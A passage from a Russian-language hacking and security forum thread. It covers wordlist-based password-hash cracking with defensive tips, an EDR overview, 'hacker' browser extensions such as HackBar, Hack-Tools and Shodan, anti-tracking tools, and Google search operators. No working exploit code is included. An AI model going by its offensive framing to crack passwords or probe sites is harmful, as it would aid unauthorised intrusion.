Что ж, происходит следующее: Джонни автоматизировал процесс взлома паролей и, используя наш список слов, начал сравнивать хэши паролей с хэшами, присутствующими в списке задач. Стоит отметить, что пароли были далеко не из простых, но тем не менее, мы их смогли легко взломать. Иначе говоря, если у вас есть надежный список слов, то вы можете взломать практически любой пароль.
Как защитить свой пароль от взлома
Остерегайтесь фишинговых атак;
Используйте двухфакторную аутентификацию для всего, чем вы только пользуетесь;
Создайте пароль длиной не менее 12 символов. Чем больше пароль, тем сложнее его взломать;
Проверьте, не была ли когда-либо скомпрометирована ваша электронная почта. Для этого зайдите на этот сайт.
Будьте бдительны и совершенствуйте свои знания, читая наши статьи. |
|
|
|
11.12.2023, 18:12
|
|
Участник форума
Регистрация: 05.12.2021
Сообщений: 262
Провел на форуме:
61581
Репутация:
0
|
|
EDR — обнаружение и реагирование на угрозы конечных точек
 Вступить в наш чат
 Каждый день пользователи сталкиваются с различными киберугрозами, поскольку злоумышленники находят новые способы атак. Это требует надежных мер безопасности, и одним из главных решений является обнаружение и реагирование на угрозы конечных точек (EDR). EDR служит важнейшим щитом против угроз, отслеживая и быстро реагируя на потенциальные опасности, скрывающиеся в конечных точках.

Что такое конечные точки
Конечные точки — это физическое оборудование, которое подключается к сетевой системе. Это могут быть мобильные устройства, настольные компьютеры, виртуальные машины, встроенная аппаратура или серверы. Средства обеспечения безопасности конечных точек помогают защитить их от злоумышленников и уязвимостей.
Киберпреступники выбирают конечные точки для атак, поскольку они позволяют получить доступ к личным данным. Они находятся за пределами сетевого периметра безопасности, и за их защиту отвечают пользователи, которые часто допускают ошибки. Защита конечных точек от атак имеет первостепенное значение, и за нее отвечает EDR.
Что такое EDR
EDR или Endpoint Detection and Response (в переводе с англ. обнаружение и реагирование на угрозы конечных точек) — важнейшее решение в области кибербезопасности, предлагает непрерывный мониторинг и защиту от различных угроз, нацеленных на конечные точки. Эти угрозы охватывают широкий спектр: от вредоносного программного обеспечения и программ-вымогателей до фишинга и сложных эксплойтов нулевого дня.
EDR анализирует данные, собранные с различных устройств, таких как компьютеры, ноутбуки, серверы и мобильные устройства, быстро выявляя любые подозрительные действия и реагируя на них.
Основные функции EDR
По своей сути EDR выполняет три важные функции:
Сбор данных: EDR постоянно собирает данные с конечных точек, анализируя информацию об активности файлов, сетевых подключениях и т.д.. Эти данные составляют основу возможностей EDR по обнаружению и реагированию.
Обнаружение угроз: EDR использует передовые методы, включая машинное обучение, поведенческий анализ и анализ угроз для выявления закономерностей, указывающих на потенциальные угрозы. Сюда входит обнаружение известных вредоносных программ, программ-вымогателей, фишинга и эксплойтов нулевого дня.
Автоматизированный ответ: при обнаружении угрозы EDR может предпринять автоматические действия для устранения угрозы. Эти действия могут включать изоляцию зараженной конечной точки, помещение вредоносных файлов в карантин или даже полное удаление угрозы.
Механизмы обнаружения EDR
EDR использует различные механизмы для выявления и классификации потенциальных угроз:
Обнаружение на основе подписей. Этот традиционный метод сравнивает подписи файлов с базой данных известных вредоносных программ. Если файл соответствует известной подписи, он помечается как вредоносный.
Эвристический анализ. Этот метод проверяет поведение и характеристики файла для выявления подозрительных закономерностей, которые могут указывать на вредоносное ПО, даже если сам файл неизвестен.
Поведенческий анализ. Благодаря поведенческому анализу EDR активно отслеживает запущенные процессы и приложения, быстро обнаруживая аномалии, которые могут сигнализировать о вредоносных действиях. Этот метод способствует превентивному выявлению потенциальных угроз.
Машинное обучение. Используя алгоритмы машинного обучения, EDR эффективно анализирует обширные наборы данных, быстро выявляя сложные закономерности, указывающие на потенциальные угрозы. Такой подход значительно расширяет возможности обнаружения угроз.
Анализ угроз. Благодаря интеграции с потоками данных об угрозах EDR всегда находится в курсе новейших ландшафтов угроз, уязвимостей и развивающихся методов атак. Эта интеграция позволяет системе активно предвидеть и противодействовать возникающим угрозам.
Лучшие инструменты EDR
Вот некоторые из передовых инструментов EDR на рынке:
Palo Alto Networks Cortex R
Palo Alto Networks Cortex R предлагает комплексное решение EDR, обеспечивающее не только видимость конечных точек, но и надежное обнаружение угроз и возможности быстрого реагирования на атаки. Cortex R, известный своими расширенными функциями машинного обучения, легко интегрируется с различными устройствами, повышая их общую безопасность.
SentinelOne Singularity
Singularity — это облачное решение EDR, известное своей простотой использования и способностью масштабироваться до крупных предприятий. Он предлагает множество функций, включая обнаружение конечных точек, поиск угроз и автоматическое ликвидирование.
CrowdStrike Falcon Insight R
Falcon Insight R — еще одно облачное решение EDR, известное своими мощными возможностями обнаружения и использованием машинного обучения для выявления угроз. Falcon R решает самые серьезные проблемы обнаружения и реагирования на инциденты, обеспечивая: видимость, поиск и реагирование с неслыханной скоростью и масштабом.
Cynet 360 AutoR
Cynet 360 AutoR - это усовершенствованная платформа для обнаружения и реагирования на угрозы, которая точно обнаруживает сложные кибератаки, такие как Advanced Persistent Threats (APT), продвинутые вредоносные программы, трояны, вымогатели и атаки "нулевого дня".
Trend Micro R
R — это облачное решение EDR, которое собирает и коррелирует данные, охватывая несколько уровней безопасности — электронную почту, конечные устройства, серверы, сети и облачные нагрузки. Такой анализ данных позволяет быстрее обнаруживать угрозы и сокращать время расследования и реагирования.
Выбор лучшего инструмента для вас будет зависеть от ваших конкретных потребностей и требований.
Заключение
Перед лицом быстро меняющихся угроз EDR выступает в качестве важного инструмента для пользователей и организаций, стремящихся защитить свои данные и системы. Использование EDR имеет решающее преимущество в борьбе с киберугрозами. |
|
|
|
10.08.2024, 14:02
|
|
Участник форума
Регистрация: 05.12.2021
Сообщений: 262
Провел на форуме:
61581
Репутация:
0
|
|
Топ 7 хакерских расширений для вашего браузера

Вступить в наш чат
В интернете, где на каждом шагу скрываются угрозы, важно уметь защищать свое личное киберпространство. Расширения браузера предлагают уникальный уровень защиты как для хакеров, так и для обычных пользователей, которые беспокоятся о безопасности своих данных. Эти расширения имеют множество функций: от выявления уязвимостей до защиты паролей. И сегодня мы поделимся с вами 7 лучшими расширениями браузера, о которых должен знать каждый.

1. Foxyproxy Standard

Представьте себе сёрфинг в Интернете без ограничений, легкий обход геоблокировок и доступ к контенту со всего мира. С Foxyproxy Standard это становится реальностью. Расширение позволяет легко переключать IP-адреса, а обширная сеть прокси-серверов гарантирует, что у вас всегда будет надежное соединение под рукой с повышенной безопасностью во время просмотра.
2. Multi-Account Containers

Multi-Account Containers - это расширение, разрабатанное Mozilla и позволяющее разделить просмотр между различными помеченными цветом вкладками для защиты вашей конфиденциальности. Используя эти контейнеры, вы можете категоризировать просмотр на основе целей и создавать вкладки для Работы, Банкинга, Покупок и Личного. Контейнер с несколькими учетными записями выступает в роли вашего личного органайзера, изолируя каждую учетную запись в отдельные категории, чтобы файлы cookie и учетные данные для входа не мешали друг другу. Это расширение не только упрощает управление учетной записью, но и защищает вашу конфиденциальность, предотвращая межсайтовое отслеживание и несанкционированный доступ.
3. Pwnfox

Для тех, кто хочет попробовать себя в роли хакера или эксперта по безопасности, выявляя уязвимости, Pwnfox станет бесценным помощником. Это расширение легко интегрируется с веб-браузерами, сканируя сайты на наличие пробелов в безопасности, а затем предоставляет подробную инструкцию о том, как их можно использовать.
4. HackBar V2 (Firefox) and HackBar (Chrome)

Представьте себе, что у вас под рукой есть набор команд, инструментов и фрагментов кода, готовых упростить ваши задачи по взлому. С HackBar это становится возможным. Он автоматизирует повторяющиеся задачи, упрощает сложные операции и повышает общую производительность.
5. Hack-Tools

Hack-Tools — это сокровищница для хакеров и специалистов по кибербезопасности, предлагающая полный набор инструментов, адаптированных к различным аспектам хакинга. От полезных нагрузок XSS до инструментов кодирования данных и генератора хэшей. Hack-Tools имеет универсальный магазин для широкого спектра потребностей в области кибербезопасности, который станет незаменимым помощником в вашем наборе инструментов.
6. Shodan

Раскрыть тайный мир интернет устройств теперь стало возможным благодаря Shodan, известной поисковой системе, специально разработанной для этой цели. Это расширение легко интегрирует возможности Shodan в ваш веб-браузер, позволяя вам искать и анализировать устройства на основе их IР адресов, портов и другой соответствующей информации. Shodan — бесценный инструмент для исследователей безопасности и хакеров.
7. uBlock Origin

В интернете на сегодняшний день навязчивая реклама, всплывающие окна и вредоносные скрипты стали нежелательной нормой. Они тормозят вашу работу и ставят под угрозу вашу конфиденциальность. uBlock Origin поможет вам в этом деле, заблокируя все возможные помехи на ваших веб-страницах благодаря обширным фильтрам и настройкам.
Заключение
Сфера кибербезопасности постоянно развивается, поэтому необходимо вооружиться надежными инструментами, чтобы противостоять угрозам и защищать свои данные. Сегодня мы рассказали вам о 7 расширениях браузера, тщательно отобрав самые лучшие с учетом их функциональности и значимости. Но на этом наша подборка не заканчивается, в следующей части мы поговорим о других расширениях для улучшения ваших навыков, оптимизации рабочего процесса и повышения общей эффективности в цифровом мире. Надеемся, эти расширения помогут вам в работе, защитив ваше цифровое пространство. |
|
|
|
10.08.2024, 14:04
|
|
Участник форума
Регистрация: 05.12.2021
Сообщений: 262
Провел на форуме:
61581
Репутация:
0
|
|
Анонимность браузера с помощью Privacy Possum
Вступить в наш чат
Отслеживание пользователей в Интернете уже давно в порядке вещей. И прямо сейчас за вашими действиями могут наблюдать. Однако, не все так плачевно, если знать, как «уйти в тень». Сегодня мы вам расскажем, как защититься от слежки с помощью расширения Privacy Possum.
Конечно, ничто не мешает вам загрузить Tor Browser, который, к слову, и сам основан на Firefox. Но если вы уже привыкли к Firefox, то на помощь придет созданное независимыми разработчиками расширение. С его помощью можно блокировать трекинг со стороны интернет-ресурсов, менять данные геолокации, модифицировать «отпечаток» браузера, а также делать множество других крутых и полезных вещей.
Читать по теме: Расширения для анонимности Firefox
Защита от отслеживания с Privacy Possum


Privacy Possum — расширение с открытым исходным кодом для браузеров Chrome и Firefox. Privacy Possum предотвращает прием файлов cookies, блокирует HTTP-заголовки set-cookie и referrer, а также искажает «отпечаток» браузера, что затрудняет фингерпринтинг.
BlackMAST написал(а):
 Как быстро найти данные в бесконечном потоке информации
Вступить в наш чат
Как работают поисковики?
Выделяют три основных этапа работы поисковых систем:
- Сканирование. За первый этап отвечает поисковой робот или паук. Он собирает и отбирает информацию с сайтов, анализирует изменения в контенте, URL-адреса, а также код и карты сайтов. Все это делается для того, чтобы определить тип отображаемой информации.
- Индексация. Как только сканирование завершается, индексатор организовывает и совершает быстрый поиск по собранной информации, т.е. анализирует данные сайта.
- Поисковик. На последнем этапе происходит сортировка сайтов в зависимости от предпочтений запроса, качества и степени соответствия. Таким образом, перед нами предстает контент на странице результатов поиска.
Поисковые операторы
Что такое операторы информации и зачем они нужны?
Поисковые операторы - это специальные слова, символы, фразы, включенные в поисковой запрос, помогают конкретизировать запрашиваемую информацию для выдачи максимально точного результата. Главная их задача - это отфильтровывать запросы с определенным содержимым, сузить данные, исключая ненужную информацию. Вы можете комбинировать операторы друг с другом, чтобы поиск был еще продуктивнее.
Google
Простые поисковые операторы:

+ запрос по нужным словам в одном предложении. Оператор "плюс" помогает в конкретизации поиска. Например, возьмем слово "ключ", которое имеет несколько значений, поэтому чтобы получить тот результат, которые нам нужен, мы уточним запрос: ключ +скрипичный, ключ +родник, ключ +гаечный. В итоге вы получаете те сайты, в которых есть полный набор слов из запроса.
 -
- оператор "минус" наоборот исключает слово из запроса. Делая запрос "Ключ -скрипичный", вы получите любую информацию кроме скрипичного ключа.

 ""
"" показывают только те страницы, где фраза идет в точно написанной последовательности.
 |

| ( OR) оператор «или», вы можете использовать любой из двух вариантов, чтобы получить запрос по нескольким словам одновременно или по одному из предложенных
 ..

.. две точки отображают результаты поиска, имеющие конкретных цифровой диапазон. Также обратите внимание, что мы комбинировали 2 поисковых оператора.
 @
@и # – операторы для поиска информации в соц. сетях по тегам и хештегам.
 Сложные поисковые операторы:

site:оператор, который ищет информацию на определенном сайте.
